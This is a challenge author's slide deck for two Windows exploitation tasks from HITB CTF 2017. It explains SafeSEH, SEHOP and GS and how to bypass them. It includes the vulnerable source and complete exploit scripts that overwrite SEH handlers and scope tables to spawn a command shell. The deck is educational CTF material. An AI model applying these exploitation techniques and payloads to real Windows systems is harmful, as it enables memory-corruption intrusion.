HITB CTF 2017 PWN

Atum@blue-lotus

About me

- Atum(Guancheng Li)
  - @blue-lotus
  - @Tea Deliverers
  - @Peking University
- Keywords
  - Software Security, System Security
  - CTF PWN & Reverse
- Setter of babyshellcode & babystack
- lgcpku@gmail.com

babyshellcode

- Deployment Environment
  - Windows Server 2016 Datacenter
- Mitigations
  - SafeSEH enabled
  - SEHOP enabled
  - DEP enabled
  - ASLR enabled
  - GS enabled
  - CFG enabled

Outline

- Key Idea:
  - Shellcode Manager
  - Stack overflow ,Bypass GS by overwrite SEH handler
  - The player need to reverse ntdll.dll!RtlIsValidHandler to know the detail of SafeSEH and bypass it
  - The player need to recover the exception frame chains to bypass SEHOP
- Trap
  - RWX controllable memory with known address is given, but you cannot use it because of SafeSEH

```
puts("1. Create shellcode");
puts("2. List shellcodes");
puts("3. Delete shellcode");
puts("4. Run shellcode");
puts("5. Set ShellcodeGuard");
puts("0. Exit");
puts("Option:");
return 0;
```

Vulnerabilities

- Leak stack address & bases(except scmgr.dll) by stack overflow one.
- Leak scmgr.dll by brute-force well1024

```
int main()
{
        init();
        int option;
        char name[20] = { 0 };
        puts("leave your name");
        readline(name, 300);
        printf("hello %s\n", name);
        while (true) {

                printmenu();
```

```
x[0] = UINT32(init_scmgr) & 0xffffffffU;
for (int i = 1; i < 32; ++i) {
        x[i] = (69069 * x[i - 1]) & 0xffffffffU;
}
InitWELLRNG1024a(x);
free(x);
shellcode_guard = true;
```

init_scmgr from scmgr.dll

```
if (option == 1) {
    printf("Your challenge code is %x-%x-%x-%x-%x-%x\n",
        WELLRNG1024a(), WELLRNG1024a(), WELLRNG1024a(),
        WELLRNG1024a(), WELLRNG1024a(), WELLRNG1024a());
    puts("challenge response:");
```

Vulnerabilities

- Control Flow Hijack by Stack overflow two.
- GS enabled? Bypass it by SEH handler!

```
char backup[100] = { 0 };
UINT32 shellcode_idx;
__try {
        puts("shellcode index:");
        shellcode_idx = readint();
        if (!shellcode_list[shellcode_idx]) {
                puts("invalid index");
                return -1;
        }
        if (shellcode_guard) {
                memcpy(backup, (void*)shellcode_list[shellcode_idx]->start, shellcode_list[shellcode_idx]->size);
                memcpy((void*)shellcode_list[shellcode_idx]->start, "\xff\xff\xff\xff", 4);
        }
```

Bypass GS via SEH(x86)

- SEH on X86
  - For function contains try except block, a VC_EXCEPTION_REGISTRATION structure will be pushed into stack
  - Overwrite handler and trigger a exception to hijack control flow

```
struct VC_EXCEPTION_REGISTRATION
{
    VC_EXCEPTION_REGISTRATION* prev;
    FARPROC handler;
    scopetable_entry* scopetable; //指向scopetable 数组指针
    int _index; //在scopetable_entry 中索引
    DWORD _ebp; //当前EBP 值
}
```

寄存器和局部变量	
ebp ^ cookie	-1c
esp	-18
xxxx	-14
fs:[0]	-10
handler	-c
scopetable^ cookie	-8
trylevel	-4
original_ebp	ebp
Ret_addr	+4


SEH related Mitigations

SafeSEH(x86)

- Check whether SEH handler is both valid and in the whitelist before calling the handler

SEHOP(x86)

- Check whether SEH chain ends with ntdll!FinalExceptionHandler



ntdll.dll!RtlIsValidHandler

```
bool RtlIsValidHandler(handler)
{
    if (handler image has a SafeSEH table) {
        if (handler found in the table)
            return TRUE;
        else
            return FALSE;
    }
    if (ExecuteDispatchEnable|ImageDispatchEnable bits set in the process flags)
        return TRUE
    if (handler is on a executable page){
        if (handler is in an image) {
            if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
                return FALSE;
            if (image is a .NET assembly with the ILonly flag set)
                return FALSE;
            return TRUE
        }
```

ntdll.dll!RtlIsValidHandler

```
        if (handler is not in an image) {
            if (ImageDispatchEnable bit set in the process flags)
                return TRUE;
            else
                return FALSE;
        }
    }
    if (handler is on a non-executable page) {
        if (ExecuteDispatchEnable bit set in the process flags)
            return TRUE;
        else
            raise ACCESS_VIOLATION;
    }

}
```

Let’s go

- Leak stack address & scmgr.dll base
- Trigger stack overflow
- Bypass SafeSEH
  - Corrupt handler to an image with SEH but without SafeSEH.
  - getshell_test from scmgr.dll is the only target
  - RWX shellcode is useless
- Bypass SEHOP
  - Leak stack address, recover SEH chains
- Trigger exception by run shellcode with safe guard

```
LIBDLL int getshell_test() {
        system("cmd");
        return 0;
}
```

getshell_test from scmgr.dll

Exploit

```
openio()
readuntil("leave your name")
writeline("A" * 24)
readuntil("A" * 24)
nextseh = io.recv(4)
if nextseh[3] == '\r':
    nextseh = nextseh[:3] + '\x00'
nextseh = u32(nextseh) + 120 - 136
print hex(nextseh)
getshell = 0x72671100
# this address can be calculated by bruteforce well-1024 algorithm
# hard-coded here for ease, I am so lazy to write a well-1024 brute-force program
payload1 = p32(0xdeadc0de) * 100
payload2 = "B" * 112 + p32(nextseh) + p32(getshell)
createShellcode(payload1)
createShellcode(payload2)
runShellcode(1)
io.interactive()
```

babystack

- Deployment Environment
  - Windows Server 2016 Datacenter
- Mitigations
  - SafeSEH enabled
  - SEHOP enabled
  - DEP enabled
  - ASLR enabled
  - GS enabled
  - CFG enabled

Outline

- Key idea
  - Simple binary with AAR 8 times
  - Stack overflow without return statement, GS enable.
  - The player need to reverse several function inside ntdll.dll to get the detail of Windows Exception Handling logic (ntdll!_except_hander_4 ,ntdll!rtldispatchexception,etc)

```
char buf[128];
int address = 0;
int a = 1;
int b = 1;

__try {
        setvbuf(stdout, NULL, _IONBF, 0);
        setvbuf(stdin, NULL, _IONBF, 0);
        puts("ouch! Do not kill me , I will tell you everything");
        printf("stack address = 0x%x\n", &buf);
        printf("main address = 0x%x\n", &main);
        for (int i = 0; i < 10; i++) {
                puts("Do you want to know more?");
                readline(buf, 10);
                if (strcmp(buf, "yes") == 0) {
                        puts("Where do you want to know");
                        address = readint();
                        printf("Address 0x%x value is 0x%x\n", address, *(int*)address);
                }

                else if(strcmp(buf, "no") == 0) {
                        break;
                }
                else{
                        readline(buf, 256);
                }
        }

}
__except(EXCEPTION_EXECUTE_HANDLER){
        puts("you kill me just because you ask a wrong question??!!");
        exit(0);
}
puts("I can tell you everything, but I never believe 1+1=2");
if (a + b == 3) {
        system("cmd");
}
puts("AAAA, you kill me just because I don't think 1+1=2??");
exit(0);
```

Vulnerabilities

- binary && stack leak, AAR, Stack overflow, Friendly enough?


```
printf("stack address = 0x%x\n", &buf);
printf("main address = 0x%x\n", &main);
for (int i = 0; i < 10; i++) {
        puts("Do you want to know more?");
        readline(buf, 10);
        if (strcmp(buf, "yes") == 0) {
                puts("Where do you want to know");
                address = readint();
                printf("Address 0x%x value is 0x%x\n", address, *(int*)address);
        }

        else if(strcmp(buf, "no") == 0) {
                break;
        }
        else{
                readline(buf, 256);
        }
```

Ideas

- system(”cmd”) on main function
  - Control flow hijack == victory, BUT HOW!?
- Overwrite SEH handler?
  - No, SafeSEH enabled, no valid target.
- Leak Stack Cookies and Overwrite return address?
  - main function end up with exit(0) instead of return 0

```
if (a + b == 3) {
        system("cmd");
}
```

SEH scope table



- Overwrite SEH Scope Table to a fake Scope Table with Filter point to system(”cmd”)
- Trigger exception to hijack control flow

```
__try{
    *(PDWORD)0 = 0;
}
__except(EXCEPTION_CONTINUE_SEARCH){
    printf("Exception Handler!");
}
__finally{
    puts("in finally");
}
```

Problems

- SEHOP bypass
  - Leak stack address, recover SEH chains
- _except_handler_4 check stack cookie
  - Leak stack address and stack cookie, recover the stack cookies
- SEH scope table is encoded by stack cookie
  - Leak stack address and stack cookie, overwrite SEH scope table by encoded fake scope table

Let’s go

- Leak stack address, main function address
- Leak stack cookies on data segment by AAR
- Trigger Overflow
  - Fake Scope table on stack with Filter point to system(”cmd”)
  - Recover stack cookies && nextseh pointer
  - Overwrite SEH scope table to encoded fake scope table
- Trigger exception
- Exception catched, shell got!

Exploit

```
openio()
readuntil("0x")
stack = readuntil("\n")[:-1]
stack = int(stack,16)
readuntil("0x")
main = readuntil("\n")[:-1]
main = int(main,16)
oldebp = stack + 68
gs = readaddr(main + 0x2f54)
gsaddr = stack + 156 - 28
gsebp = stack + 156
firstseh = stack + 140
nextseh = stack + 212
payload = p32(0) * 2 #fake seh scope table
payload += p32(0xfffffffe4) + p32(0) + p32(0xffffff20) + p32(0)
payload += p32(0xfffffffe) + p32(main+664) + p32(main + 733) + p32(0)
payload += (gsaddr - stack - len(payload)) * '\x00'
payload += p32(gs ^ gsebp) #recover stack cookie
payload += p32(oldebp)
payload += p32(0)
payload += p32(nextseh) #recover nextseh
payload += p32(main + 944)
payload += p32((stack + 8) ^ gs) #overwrite scope table
triggeroflow(payload)
readuntil("know more?")
writeline("yes")
readuntil("want to know")
writeline(0) #trigger exception
io.interactive()
```

Thank you

Questions are welcome